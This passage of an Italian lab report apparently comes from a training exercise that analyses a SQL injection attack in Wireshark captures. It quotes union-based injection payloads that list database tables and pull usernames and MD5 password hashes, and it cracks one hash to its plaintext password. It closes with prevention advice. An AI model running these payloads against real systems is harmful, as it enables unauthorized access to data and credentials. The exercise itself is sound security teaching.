


Fig. 22 – Flusso HTTP riga 25: elenco tabelle da information_schema

Con la query 1' or 1=1 union select null, table_name from information_schema.tables#
l'attaccante ha ottenuto l'elenco di tutte le tabelle presenti nel database, tra cui users
e questbook.

Cosa farebbe il comando modificato con WHERE table_name='users'?

Il comando filtrerebbe la risposta mostrando solo le colonne della tabella users, consentendo di conoscere la struttura esatta della tabella prima di estrarne il contenuto.

Parte 6 – Estrazione degli hash delle password




Fig. 23 – Flusso HTTP riga 28: hash delle password estratti dalla tabella users

Con la query 1' or 1=1 union select user, password from users# sono stati estratti i nomi utente e i relativi hash delle password. Gli utenti identificati sono: admin, gordonb, 1337, pablo e smithy.

Quale utente ha l'hash 8d3533d75ae2c3966d7e0d4fcc69216b? Qual è la password in chiaro?

L'hash è associato all'utente 1337. Tramite il servizio crackstation.net l'hash MD5 corrisponde alla password in chiaro 'Charlie'.



Fig. 24 – CrackStation: hash 8d3533d75ae2c3966d7e0d4fcc69216b ® Charlie (MD5)

7.4 Conclusione

L'esercizio ha illustrato in modo concreto le fasi di un attacco di SQL injection: dalla verifica della vulnerabilità, all'estrazione del nome del database e dell'utente, fino all'enumerazione delle tabelle e all'estrazione degli hash delle password. L'analisi del traffico con Wireshark ha permesso di osservare ogni query inviata dall'attaccante e la risposta del server, rendendo evidente la pericolosità di applicazioni web che non validano l'input dell'utente.

Domande di Riflessione

Qual è il rischio che le piattaforme utilizzino il linguaggio SQL? La maggior parte dei siti web utilizza database SQL. Se l'input degli utenti non viene validato, un attaccante può inserire istruzioni SQL nelle query del database, ottenendo accesso non autorizzato ai dati. La gravità dipende dai privilegi dell'utente del database.

Due metodi efficaci per prevenire gli attacchi di SQL injection sono: l'utilizzo di query parametrizzate (prepared statements), che separano il codice SQL dai dati dell'utente; e la validazione e sanificazione dell'input, che filtra i caratteri speciali prima che vengano utilizzati nelle query.